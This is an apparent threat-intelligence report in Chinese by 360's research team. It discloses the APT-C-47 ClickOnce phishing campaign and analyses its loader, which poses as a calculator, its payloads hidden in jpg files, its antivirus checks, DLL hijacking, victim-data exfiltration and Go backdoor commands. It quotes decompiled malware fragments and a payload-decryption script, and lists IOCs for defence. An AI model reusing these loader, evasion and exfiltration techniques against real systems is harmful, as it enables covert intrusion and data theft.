旺刺组织（APT-C-47）使用ClickOnce技术的攻击活动披露

mp.weixin.qq.com/s/h_MUJfa3QGM9SqT_kzcdHQ

Original 高级威胁研究院 360威胁情报中心 *6 days ago*
收录于话题

#旺刺


1个

ClickOnce是近年来微软发布的一种软件部署技术，它可以创建基于Windows的自更新应用程序，让这些应用程序可以在用户交互最少的情况下安装和运行。2019年的美国Blackhat大会上，美国国土安全部所属CISA局的攻防专家曾公布了利用最新的ClickOnce扩展文件（.appref-ms）进行恶意攻击的技术原理。该攻击方式区别于常规的恶意软件植入，由于微软设计的安装交互方式，使其非常容易被用于诱导安装恶意软件。

近期，360安全大脑检测到多起ClickOnce恶意程序的攻击活动，通过360高级威胁研究院的深入研判分析，发现这是一起来自朝鲜半岛地区未被披露APT组织的攻击行动，攻击目标涉及与半岛地区有关联的实体机构和个人，根据360安全大脑的数据分析显示，该组织的攻击活动最早可以追溯到2018年。目前还没有任何安全厂商公开披露该组织的攻击活动，也没有安全厂商公开披露利用该技术的真实APT攻击事件。由于此次攻击活动属于360全球首次捕获披露，我们根据该组织擅长攻击技术的谐音，将其命名为“旺刺”组织，并为其分配了新编号APT-C-47。


攻击流程分析

该组织通过向受害者投递包含伪装的安全插件升级钓鱼邮件实施攻击，当受害者点击伪装的升级钓鱼链接后会通过ClickOnce安装方式植入后门程序。完整的攻击流程如下图所示：




钓鱼邮件分析

该组织伪装成某邮箱的安全团队向受害者发送邮件，诱导受害者升级邮箱安全插件。受害者进入伪装的插件网页点击安装链接，会下载安装ClickOnce程序的部署文件（*.appref-ms）



appref-ms文件设置包含了恶意的ClickOnce程序地址




恶意的ClickOnce程序安装完毕后，会欺骗用户安全模块更新完成。

攻击者分别针对三类邮箱系统定制了伪装的安全模块部署网页。钓鱼域名和appref-ms文件对应，如下表所示：

邮箱	appref-ms	域名
XX1	* mail security module update_v1.89.9103535.appref-ms	*****ce.com
XX2	_plugin_* download plugin manager40.appref-ms	******n.com
outlook	protocol update ver 2.23.10940.appref-ms	*****k.com


我们捕获发现最终下载的诱饵附件文件，是加密的word文档，名字和内容并不具有吸引力，所以攻击者钓鱼攻击的重点还是放在了伪装安全模块的诱导安装部分。

恶意ClickOnce程序分析



执行流程

程序根据配置文件的指示安装木马程序，回传受害者的系统信息，文件信息。完整执行流程如下图所示：



恶意荷载执行释放流程：
1.加载执行banner_M.jpg

2.加载配置文件res.jpg

3.加载执行banner_0.jpg

4.释放安装木马程序

5.回传受害者信息

Clickonce.exe分析

该程序表面上伪装成了一个基于命令行的数学计算器，用于计算点积，叉积和求根。

```
ourceFileName, ref array2);
("Welcome to The Phyiscs Calculator");
("Please Enter D for Dot Product, Enter Q For Quadratic Formula, \nor Enter C for Cross Product");
 ReadLine();
```

实际在内部嵌入了恶意荷载加载器的代码。在其伪装的计算器dotProduct类的Calc方法中读取恶意荷载banner_M.jpg文件，并解密成shellcode执行。

通过一系列反射加载，最终执行外部文件中ClassLibraryM_M.Class_GO类的DoSomething方法。

```
Type type = Type.GetType("System.Reflection.Assembly");
object target = type.InvokeMember("Load", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.InvokeMethod, null, null, new object[]
obj = type.InvokeMember("CreateInstance", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.InvokeMethod, null, target, new object[]
{
    "ClassLibraryM_M.Class_GO"
});
obj2 = obj.GetType().GetMethod("DoSomething");
Random random = new Random();
int num = random.Next(1, 2);
Program.Del_DoRe del_DoRe = (Program.Del_DoRe)Delegate.CreateDelegate(typeof(Program.Del_DoRe), obj, (MethodInfo)obj2);
if (num == 1)
{
    int num2 = del_DoRe();
    flag = true;
}
```

banner_M.jpg分析

该程序加载并解密res.jpg文件，从文件内容中获取配置信息。各字段代表的含义依次是：

1.没有检测到杀软时的工作模式
lS代表只将木马程序释放到启动目录；
lE代表将木马释放到临时目录并立即执行
2.指示木马程序释放后的名称，同时指示释放木马程序的jpg文件。
3.如果此字段为“K”，则表示程序在启动ie进程显示安装结果前要结束掉其它的ie的进程。
4.启动ie进程显示安装结果的url。
5.C&C服务器地址
6.白利用时存放白文件以及载荷的路径
7.杀软列表，如果受害者机器安装有列表中的任意一款杀软，则退出程序。
8.aes解密的key，用于解密部分banner_*.jpg文件。
9.agent name
10.收集文件时使用的配置字段

解密加载banner_0.jpg文件，会调用该模块的ClassLibraryM_0.Class_GO类的DoCheck方法。在DoCheck方法中完成对机器上的杀毒软件的检查。banner_0模块遍历LOCALMACHINE\SOFTWARE的下层键值，并通过与预定义的一批杀软列表的哈希值进行对比，最终返回一个机器上安装杀软的列表。banner_0模块内一共标识了16款杀毒软件，每款杀软对应一个0-16的编号。根据之前获取到的已安装杀软的信息，依次加载执行对应编号的banner_[0-16].jpg。

```
int num = 0;
foreach (KeyValuePair<string, int> keyValuePair in Class_GO.info)
{
    string text = keyValuePair.Key;
    if (text == "16")
    {
        text = "2";
    }
    string text2 = "banner_" + text + ".jpg";
    if (File.Exists(text2))
    {
        Class_GO.SendMessage(Class_GO.infoServer, "# File Exist : " +
          text2);
        num = Class_GO.RunModule(param, text2, text, key, jobOption);
        if (text == "1" && num != -1)
        {
            text2 = "banner_1_1.jpg";
            num = Class_GO.RunSecondModule(param, text2, "1_1", key,
          jobOption);
        }
    }
    else
    {
        Class_GO.SendMessage(Class_GO.infoServer, "# File Not Exist : " +
          text2);
    }
}
Class_GO.SendMessage(Class_GO.infoServer, "# CheckModule Result = " +
  num);
```

这些模块实现方式各有不同，核心功能都是安装木马程序，将木马程序移动到启动目录。部分模块功能如下表所示：

banner_1.jpg	复制dll劫持需要的文件，构造wmtemp.log文件
banner_1_1.jpg	绕过UAC启动白进程，被加载的黑文件根据wmtemp.log安装木马程序。
banner_2.jpg	释放rv.dll，执行命令“rundll32.exe %TEMP%\rv.dll, SetClassKey [path2]”，安装木马程序。
banner_3.jpg	使用reg命令导入drg2856.tmp，tmp文件中指定了木马文件的路径。

如果没有检查到任何杀软，则根据配置文件第一个字段的内容进入不同的工作模式。“E”，将木马程序释放到临时目录并执行。“S”，将木马程序释放启动目录。

```
if (Class_GO.CheckModule(new string[]
{
    text2,
    text3,
    text5
}, array2, text) == 0)
{
    Class_GO.SendMessage(Class_GO.infoServer, "# No AV Installed");
    if (text == "S")
    {
        Class_GO.DecodeFileWithImage(text2, text3);
    }
    else if (text == "E" && text3 != "")
    {
        Class_GO.DecodeFileWithImage(text2, text3);
        new Process
        {
            StartInfo =
            {
                FileName = "cmd.exe",
                Arguments = "/c \"" + text3 + "\"",
                UseShellExecute = false,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            }
        }.Start();
    }
}
Class_GO.SendMessage(Class_GO.infoServer, "# Drop Agent Finished");
```

随后会上传受害者系统信息，根据配置文件第十个字段上传文件信息。

```
text = text + Class_GO.GetMacAddress() + "\n\n";
text = text + Class_GO.GetSystemInfo() + "\n\n";
text = text + Class_GO.GetUsersInfo() + "\n\n";
text = text + Class_GO.GetProcessList() + "\n\n";
text = text + Class_GO.GetDriveList() + "\n\n";
text = text + Class_GO.GetProgramList1() + "\n\n";
text = text + Class_GO.GetProgramList2() + "\n\n";
text = text + Class_GO.GetRecentFiles() + "\n\n";
text = text + Class_GO.GetDesktopFiles() + "\n\n";
text = text + Class_GO.GetUserFolders() + "\n\n";
if (Class_GO.isAVInstalled("2"))
{
    text = text + Class_GO.GetAVException() + "\n\n";
}
```

程序启动ie进程，打开配置文件中的指定url，是向受害者展示自定义的安装完成信息。如我们捕获发现的打开的网页其中之一是欺骗受害者协议更新成功，随后跳转到邮箱网址。

```
1  <script type="text/javascript">
2          alert("Protocol Update Completed.\n\nPlease send email again
           and Check your status.\n(If you receive Mail-Daemon Failure
           Notice again, reboot your system and try again.)");
3          window.location = "http://      .com/"
4    </script>
```

C&C通信和加解密分析

在banner_M模块的整个运行周期，时刻保持与c&c服务器的通信，通报程序执行情况。不同数据时使用的参数如下表所示：


通报程序执行情况	"stage=M&value=" + value + "&e=\n\n"
上传系统信息	"stage=2&filename=" + GetMacAddress() + "&updata=" + text
上传目录下文件名信息	"stage=3&filename=" + MD5Hash(folderpath) + "&updata=" + array
上传文件信息	"stage=4&filename=" + MD5Hash(filepath) + "&updata=" + array2

攻击过程中出现的所有模块都以jpg文件的形式存在，经过下图的代码剥离出真正的载荷。

```
public void Calc(string sourceFileName, ref byte[] byteTarget)
{
    FileStream fileStream = new FileStream(sourceFileName, FileMode.Open, File
    byte[] array = new byte[8];
    fileStream.Seek(-10L, SeekOrigin.End);
    fileStream.Read(array, 0, 8);
    long num = BitConverter.ToInt64(array, 0);
    byteTarget = new byte[num];
    fileStream.Seek(-10L - num, SeekOrigin.End);
    fileStream.Read(byteTarget, 0, byteTarget.Length);
    Place place = new Place();
    place.ShuffDat(byteTarget);
    fileStream.Close();
}
```

其文件的结构如下图所示：

除去真实的图片信息，剩余的载荷都经过一层异或加密，使用的key为9D88B3FA。




```
key = bytearray.fromhex("9D88B3FA")
with open(os.path.join(read_path, entry.name), "rb") as f:
    f.seek(-10, os.SEEK_END)
    num = int.from_bytes(f.read(8), "little")
    f.seek(-10-num, os.SEEK_END)
    data = f.read(num)
    data = bytearray(data)
    for i in range(len(data)):
        if i % 4 == 0 and i // 4 >= 1:
            key[0] = (key[2] + 1) & 0xff
            key[1] = (key[1] + 9) & 0xff
            key[2] = (key[3] + 7) & 0xff
            key[3] = (key[0] + 3) & 0xff
        data[i] ^= key[i % 4]
with open(os.path.join(write_path, entry.name), "wb") as f:
    f.write(data)
```

另外banner_n.jpg(n为任意数字)文件还需经过一次aes解密，解密密钥为“1487806573621 78FD5ADD0CFB99EFF8BC68C72EE0B438E64EDF643EB2592D7BB”。由于采用CBC模式，其初始的iv由待解密的数据的前16字节指定。

http通讯中信息的回传都采用aes加密，加密使用的key和iv又经过配置文件的公钥进行RSA加密，以此保障信息的隐蔽传送。

GO语言后门模块分析

该程序后续执行使用的是go语言编写成的后门模块

系统信息收集

程序会获取系统mac地址、主机名、系统版本信息，并创建以下目录

lC:\Users\xxx\AppData\Roaming\Microsoft\MSDN\1.3

lC:\Users\xxx\AppData\Roaming\Microsoft\MSDN\1.4

```
  domain_name2 = v1;
(*(void (**)(void))dword_836950)();           // get mac addr
v2 = v5;
mac_addr_len = v6;
if ( dword_84ACD0 )
  runtime_gcWriteBarrier(v5);
else
  mac_addr = v5;
(*(void (__fastcall **)(int))dword_836948)(v2);// get host name
hostname_len = v6;
if ( dword_84ACD0 )
  runtime_gcWriteBarrier(dword_84ACD0);
else
  hostname = v5;
(*(void (**)(void))dword_83695C)();           // get version
version_len = v6;
if ( dword_84ACD0 )
  runtime_gcWriteBarrier(dword_84ACD0);
else
  version = v5;                               // 6.1(7601)
exe_len1 = exe_len;
if ( dword_84ACD0 )
  runtime_gcWriteBarrier(dword_84ACD0);
else
  exe1 = exe;
```

并通过注册表检查系统安全产品的安装情况，如果不存在安全产品，将程序移动到%USERPROFILE%\Startup目录进行安装自启动。

```
(*(void (__cdecl **)(const char *, signed int))decrypt)(aPpblupzbvfyxv4, 28);
(*(void (__cdecl **)(const char *, signed int))decrypt)(aVbya25ut7obmyn, 92);
golang_org_x_sys_windows_registry_OpenKey(HKEY_CURRENT_USER, v1, v2, 131078);// Software\Micro
if ( v4 )
{
  runtime_deferreturn();
}
else
{
  if ( !runtime_deferproc(12, &off_6B5C5C) )
  {
    (*(void (__cdecl **)(const char *, signed int))decrypt)(aValt7mlj7r, 10);// Startup
    golang_org_x_sys_windows_registry_Key_SetExpandStringValue();// %USERPROFILE%\Startup
    goto LABEL_6;
  }
  runtime_deferreturn();
}
```

DLL劫持执行

如果存在安全产品，程序将使用dll劫持方式执行恶意荷载。首先写入%TEMP%\wmtemp.log文件，文件的内容作为劫持dll的操作指令。

wmtemp.log

```
1|Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders|Startup|%USERPROFILE%\Startup
3|C:\Users\xxx\Desktop\config32.exe|C:\Users\xxx\Startup\securitycheck.exe
4
```

解密内存数据，释放到%TEMP%\wmtemp\msftedit.dll，该dll用于白文件dll劫持

```
v3 = sub_5E2510("lresdchs-ckk");
strcat(&Buffer, v3);                            // C:\Users\xxx\AppData\Local\Temp\\wmtemp\msftedit.dll
v4 = 0;
do
{
  byte_624E80[v4] ^= 0x71u;
  ++v4;
}
while ( v4 != 0xCE00 );
v5 = fopen(&Buffer, "wb");
result = 1;
if ( v5 )
{
  fwrite(byte_624E80, 1u, 0xCE00u, v5);
  fclose(v5);
  result = 0;
}
return result;
```

将原来的白文件拷贝到%temp%\wmtemp目录。

msftedit.dll分析

攻击者利用白程序启动时会加载msftedit.dll，通过放置在%TEMP%\wmtemp\目录下的msftedit.dll实现dll劫持。程序会解析%TEMP%\wmtemp.log文件内容，实现相应的操作。

```
switch ( v15[0] )
{
  case '1':
    reg_set(MultiByteStr, v14, (int)&v12);
    break;
  case '2':
    copy_file(MultiByteStr, v14);
    break;
  case '3':
    move_file(MultiByteStr, v14);
    break;
  case '4':
    goto LABEL_24;                              // exit the loop
}
```

程序会遍历C:\Users\xxx\AppData\Roaming\Microsoft\MSDN\1.4目录下的文件，对dll文件加载执行，对jpg文件只是加载到内存。

```
io_ioutil_ReadDir(path2, path2_len);
v21 = v9;
v0 = v13;
v19 = v13;
v1 = (unsigned int)v9;
while ( SHIDWORD(v1) < (signed int)v0 )
{
  if ( HIDWORD(v1) >= (unsigned int)v0 )
    runtime_panicindex();
  v20 = HIDWORD(v1);
  v22 = (_DWORD *)(v1 + 8 * HIDWORD(v1));
  (*(void (__cdecl **)(_DWORD))(*v22 + 0x10))(v22[1]);// is dir
  if ( !(_BYTE)v7 )
  {
    (*(void (__cdecl **)(_DWORD))(*v22 + 28))(v22[1]);// get file name
    path_filepath_Ext(v7, v9, v9, v13);       // get extension
    strings_ToLower(v2, v3, v2, v3);
    (*(void (__cdecl **)(const char *))decrypt)(aQol6nr);// .dll
    runtime_memequal(v10, v10, v14, v14);
    if ( (_BYTE)v16 )
    {
      (*(void (__cdecl **)(_DWORD))(*v22 + 28))(v22[1]);
      v12 = path2_len;
      v16 = asc_6A0119;
      runtime_concatstring3(0);
      os_Stat(v17, v18);                      // call module "GetVersionString" function
    }
```

通过访问http://apple.com判断网络情况，直到网络连通后才会进入后续流程。

向C&C远程服务器回传受害者信息。

```
while ( 1 )
{
  net_http_Get(aHttpAppleCom, 16, v1, v2, v3);
  result = v2;
  if ( !v2 )
    break;
  time_Sleep(0x540BE400, 2);
}
```

```
runtime_concatstring5(
  0,
  mac_addr,
  mac_addr_len,
  asc_6A011F,
  1,
  hostname,
  hostname_len,
  asc_6A011F,
  1,
  version,
  version_len,
  v9,
  v10);
(*(void (__cdecl **)(int, int))dword_836980)(v9, v10);// http request
if ( v8 == 3 && *(_WORD *)v7 == 0x5245 && *(_BYTE *)(v7 + 2) == 0x52 )
  (*(void (**)(void))dword_836938)(); // failed use ip try
else
  (*(void (__cdecl **)(int, BOOL))dword_83697C)(v7, v8);// may be new payload
time_Sleep(0xF8475800 * qword_84AB30, 0xDF8475800LL * (unsigned __int64)(unsig
```

根据服务器下发的指令执行不同的功能

指令字符串	功能
time	设置接受指令的时间间隔
ldll	加载dll，并调用GetVersionString函数
lmem	加载文件到内存
rtel	根据下发的端口，与c2重建新的tcp连接
uweb	上传指定目录下的所有文件
sayo	清理退出

C&C远程服务器在下达rtel指令后，程序会根据随指令下发的端口与远程服务器建立新的tcp连接。

随后，服务器会发送一个数字用于完成身份验证

```
fmt_Sprintf(aSS_0, 5, &v85, 2);
v44 = v41;
v49 = v40;
time_Sleep(1000000000, 0);
net_Dial(aTcp, 3, v49, v44, 2);
if ( v41 )
  return runtime_deferreturn();
v48 = v39;
```

```
v48[6]();                                       // receive data
if ( v40 )
  return runtime_deferreturn();
if ( (signed int)v39 < 0 || (unsigned int)v39 > v47 )
  runtime_panicslice(v29, v37, v39, 0, v39, 0, 0, v42, v43, v44, v45, v46, v47, v48);
v53 = (void (__cdecl **)(void (**)(void), _DWORD))pp_decrypt;// decrypt
v4 = v47;
runtime_slicebytetostring(0, v51, (signed int)v39);
(*v53)(v39, 0);
strconv_Atoi(v5, v4, v5, v4);
if ( v6 )
  return runtime_deferreturn();
v62 = 0;
v63 = 0;
runtime_convT2E32(&unk_662280, (v33 >> 2) + 0x14D, v33, 0);// calculate
v62 = v7;
v63 = v8;
fmt_Sprintf(aD_0, 2);
(*(void (__cdecl **)(_DWORD, _DWORD))p_encrypt)(0, 0);
runtime_stringtoslicebyte(0);
((void (__cdecl *)(int, signed int, signed int, _DWORD))v48[11])(v52, 1, 1, 0);// send data
((void (__cdecl *)(int, unsigned __int8 *, void (**)(void)))v48[6])(v52, v51, v46);
```

验证通过后，服务器会下发新的指令，指令功能是后门程序的常用功能

指令字符串	功能
!get	上传本地文件
!quit	退出
!del	删除文件
!put	下载远程文件
!exec	创建进程
!cd	切换工作目录
无上述前缀	执行字符串对应的系统命令

总结

根据360安全大脑的遥测数据显示，旺刺组织（APT-C-47）来源于朝鲜半岛地区，最早从2018年就开始活动，该组织在此次的攻击活动中几乎没有使用c\c++语言编译的后门程序，在攻击的前半段使用多个c#模块，在攻击后半段中使用go语言模块，同时是目前唯一被披露使用ClickOnce技术进行攻击活动的组织，使其拥有了区别于其他APT组织的独特攻击特点，相关的机构和个人需要提高警惕。目前，360安全大脑、360情报云、360沙箱云等360政企全线安全产品可以检测和防御该组织的攻击。

附录 IOC

IP 91.235.116.232 45.64.186.78 45.64.186.159 122.155.3.201 Domain

club.mail.**.com.cn.plugin-verification.com

**.attachment-download.services.enc2global.com

attachment-download.**-service.com

test.enc2global.com

authentication-services.zzux.com

email-smtp-protocol-update-notification.safetymodule-check.com

MD5
8ad47895f3af1f06d894e5383c4c4680

c0ee329f276b01d8aeb908bead365aea

f0dd637b1f0a9005c4b30245e0e7e1ad

5011d65eeebe3eedf4b3f64dabc88e8c

366da9737c0db351ca889e2bc8dc1981

f6cf5f915fc6506c3ddad7c7f10854c4

445216627ff9280f3294d8bd3d85b560

fcc4682029a27ba7a6ff9d795bdfd415

c6dd8052335e00c111526b7095cab52c

c6dd8052335e00c111526b7095cab52c

d692b8ea9485aa0205ed83cd3140b05e

9B58A9C1C396DAAFF4D8868DC49455E3

68F07080F3B0B4729BD220E10416A51C

9C0CE7D503159C0B0C06110E875C25D6

79066365563368F379CA1A45168F9ACA

306B61A40E9051629343EEF3C69BC479

EEF1F260153D0D6573D782808754BC28

6F49F302169F391A0B614AF0FCADCB98

A8810EB38C46A8C4EEE9ABC1C5A5AFBE

11128a3c4c7e7aa47349a788d41cee4d

587b6fe405816d2d3b555fcbbe17a69a

cb4e79b6f191d0c8cb38ff91b049796f

64763f03e581510ca42fb420b71d2458

cac963f48aa812e900672b0ad1d1db4d

80cac47d7b6fa68c36b59c818ed2e35a

f4522f6486a90af0c960d86a9a5734ca

团队介绍
TEAM INTRODUCTION
360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

Scan to Follow